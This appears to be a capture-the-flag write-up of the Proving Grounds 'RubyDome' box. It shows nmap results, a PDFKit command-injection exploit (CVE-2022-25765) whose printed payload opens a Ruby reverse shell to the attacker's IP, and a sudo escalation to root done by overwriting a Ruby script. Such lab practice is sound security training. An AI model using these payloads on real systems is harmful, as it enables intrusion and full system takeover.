Nmap
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
3000/tcp open  http    WEBrick httpd 1.7.0 (Ruby 3.0.2 (2021-07-07))
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)
|_http-title: RubyDome HTML to PDF
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
Web Findings
Port 3000 is running a RubyDome HTML to PDF tool, which is vulnerable to the PDFkit exploit (CVE-2022-25765).
To exploit, we need to download it, find the web directory where the tool lives, and identify the vulnerable POST parameter. I caught a request from the tool in BurpSuite and identified the parameter as url.
Set up a listener and ran the exploit.
┌──(kali㉿kali)-[~/ProvingGrounds/RubyDome]
└─$ python3 51293.py -s 192.168.45.223 80 -w http://192.168.130.22:3000/pdf -p url

        _ __,~~~/_        __  ___  _______________  ___  ___
    ,~~`( )_( )-\|       / / / / |/ /  _/ ___/ __ \/ _ \/ _ \
        |/|  `--.       / /_/ /    // // /__/ /_/ / , _/ // /
_V__v___!_!__!_____V____\____/_/|_/___/\___/\____/_/|_/____/....

UNICORD: Exploit for CVE-2022–25765 (pdfkit) - Command Injection
OPTIONS: Reverse Shell Sent to Target Website Mode
PAYLOAD: http://%20`ruby -rsocket -e'spawn("sh",[:in,:out,:err]=>TCPSocket.new("192.168.45.223","80"))'`
LOCALIP: 192.168.45.223:80
WARNING: Be sure to start a local listener on the above IP and port. "nc -lnvp 80".
WEBSITE: http://192.168.130.22:3000/pdf
POSTARG: url
EXPLOIT: Payload sent to website!
SUCCESS: Exploit performed action.
Went to Andrew’s home directory and grabbed local.txt
Privilege Escalation
sudo -l shows that andrew can run this as any user without a password
andrew@rubydome:~/app$ sudo -l
Matching Defaults entries for andrew on rubydome:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User andrew may run the following commands on rubydome:
    (ALL) NOPASSWD: /usr/bin/ruby /home/andrew/app/app.rb
We have write permissions on the script so we can add a malicious input to the file and run it as root.
GTFOBins has an entry for ruby

andrew@rubydome:~/app$ echo -e 'exec "/bin/bash"' > app.rb
And we are root. Grabbed proof.txt